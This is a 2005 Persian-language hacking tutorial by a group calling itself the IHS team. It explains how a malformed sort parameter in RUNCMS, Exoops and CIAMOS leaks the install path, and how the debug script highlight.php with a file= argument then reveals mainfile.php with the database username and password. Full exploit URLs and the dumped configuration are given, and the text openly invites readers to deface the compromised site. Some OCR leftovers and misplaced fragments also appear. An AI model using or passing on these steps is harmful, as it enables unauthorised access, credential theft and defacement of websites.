روش استفاده از آسیب پذیریهای کشف شده در

RUNCMS , EXOOPS , CIAMOS

کشف شده در ۲۸ اسفندماه ۱۳۸۳ — کشف شده توسط NT

حتما تا بحال در مورد سیستم های مدیریت محتوا چیزهایی شنیدید بسته های آماده ای مانند PHPNUKE , Exoops , RUNCMS , CIAMOS و غیره تیم IHS در داخل ۳ تا از CMS های معروف که مورد استفاده خیلی از مسئولین سایت ها می باشد ۶ آسیب پذیری خطرناک کشف و گزارش کرد. در این مقاله توضیحات کامل و مفصلی در مورد این باگها برای شما آماده کردیم. امیدوارم مورد رضایت دوستان قرار بگیرد.

BUG : Show Installation path
Package : RUNCMS
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote

Package : RUNCMS
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote
Bug : Show CMS Database Configuration

BUG : Show Installation path
Package : Ciamos
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote

Package : Ciamos
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote
Bug : Show CMS Database Configuration

BUG : Show Installation path
Package : Exoops
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote


Package : Exoops
Date : 18 MAR 2005
Founder : NT (IHSTeam)
Location : Remote
Bug : Show CMS Database Configuration

دیروز در حال کار روی سایت WWW.IHSTeam.COM بودم و میخواستم روش مرتب سازی در بخش لینکهای سایتهای هک شده را که بصورت پیش فرض بر اساس عنوان میباشد تغییر دهم که

استفاده از مطالب این مقاله با ذکر نام IHS بلامانع میباشد.


WWW.IHSTeam.COM
NT@IHSTeam.COM

اشتباها به جای مقدار DESC مقدار DES را نوشتم و با یک پیغام خطا مواجه شدم . که در آن مسیر نصب CMS را در سرور مشخص میکرد. و میتوانستیم با یک لینک و با استفاده از آدرسی که تولید شده بود و فایل Highlight در بخش Debug این CMS محتویات این فایل PHP. را مشاهده نمود.
فکرهای خرابکارانه اینجاست که کارآیی دارد.گفتم خوب این فایل PHP. را که نمایش داد پس چرا فایل حاوی رمز و نام کاربری بانک اطلاعاتی را نمایش ندهد؟؟ خوب یک تست و نتیجه ای رضایت بخش!
اوه این که پسورد منه!!!!
یکم فکر!!!! RUNCMS ؟؟؟ اسم داداشش CIAMOS خوب یه تست دیگه!دوباره همون نتیجه!اسم باباش EXOOPS یکبار دیگه هم نتیجه رضایت بخش!
خوب این از داستان چگونگی کشف این آسیب پذیری.اما چگونگی کار کردن با آن و یک دیفیس دلچسب!
برای شروع به بخش ماژول لینکها و یا ماژول دریافت فایلها میریم.(شکل ۱)



(شکل ۱)

به داخل یکی از مجموعه ها رفته. توجه داشته باشید که آن مجموعه باید بیشتر از ۱ لینک داشته باشد تا بتوان از مرتب سازی استفاده کرد.(شکل ۲)



(شکل ۲)

همانطور که اشاره کردم لینکها و فایلها بصورت پیش فرض با توجه به عنوانشان مرتب شده اند.

استفاده از مطالب این مقاله با ذکر نام IHS بلامانع میباشد.
WWW.IHSTeam.COM
NT@IHSTeam.COM

(شکلهای۳و٤)

(شکل ۳)

(شکل ٤)

برای تغییر در نحوه مرتب سازی کافیست با موس بر روی بخش مرتب سازی کلیک نمایید.

(شکلهای ۵و۶و۷)

(شکل ۵)


(شکل ۶)

(شکل ۷)

برای دیدن مسیر نصب CMS در سرور کافیست بجای مقدار صحیح مرتب سازی یک مقدار اشتباه وارد نمایید.چیزی شبیه شکل ۸


(شکل ۸)

نتیجه چیزی شبیه به شکل ۹ خواهد بود.



(شکل ۹)

تا اینجا مسیر نصب CMS را بدست آوردیم. حال به سراغ کار با DataBase میرویم. همه چیز با



طرز کار Highlight.php(شکل ۱۰)

Highlight.php شروع میشود. میدانیم که اطلاعات مربوط به بانک اطلاعاتی در این CMS ها داخل فایل Mainfile.php میباشد. برای دیدن محتویات این فایل با استفاده از قدرت Debug موجود در فایل

Highlight.php و آدرسی که از مسیر نصب شدن CMS در سرور داریم مانند شکلهای ۱۱و۱۲ عمل میکنیم.

http://localhost/runcms1.1/class/debug/highlight.php?file=c:\phpdev\www\runcms1.1\class\database\mysql.php&line=153#153

(شکل ۱۱)

ddress http://localhost/runcms1.1/class/debug/highlight.php?file=c:\phpdev\www\runcms1.1\mainfile.php&line=153#153

```
1 <?php
2 // ------------------------------------------------------------------------ ,
3 //                E-Xoops: Content Management for the Masses                ,
4 //                       < http://www.e-xoops.com >                         ,
5 // ------------------------------------------------------------------------ ,
6
```

(شکل ۱۲)

و نتیجه کار به صورت شکل ۱۳ میباشد.

```
    ...ual path to your main RUNCMS directory Wi...
define('XOOPS_URL', 'http://localhost/runcms1.1');

  // Choose the type of database to be used.
  $xoopsConfig['database'] = 'mysql';
      ... prefix will be added to all new ...
ust use the default 'runcms'.
    $xoopsConfig['prefix'] = 'runcms';

    // Hostname of the database server. ( If you are ...
    $xoopsConfig['dbhost'] = 'localhost';

   // Your database user account on the host. ( Often ...
   $xoopsConfig['dbuname'] = 'root';

  // Password for your database user account.
  $xoopsConfig['dbpass'] = '';

   // The name of database on the host. The installer wi...
   $xoopsConfig['dbname'] = 'aaa';
```

(شکل ۱۳)

خوب حالا کار تمام است! نام کاربری ، کلمه عبور و ..... در اختیار شماست و این سایت در انتظار دیفیس شما!!

این نمونه کار در RUNCMS بود که برای شما توضیح دادم در Exoops , CIAMOS نیز مراحل دقیقا به همین شکل میباشد.

امیدوارم زمانی که برای تدوین این مقاله صرف شد نتیجه ای در بر داشته باشد.ما را از با نظرات خود یاری دهید.

با تشکر از دیگر اعضا تیم IHS یعنی LorD و c0d3r .

شاد باشید.

استفاده از مطالب این مقاله با ذکر نام IHS بلامانع میباشد.
WWW.IHSTeam.COM
NT@IHSTeam.COM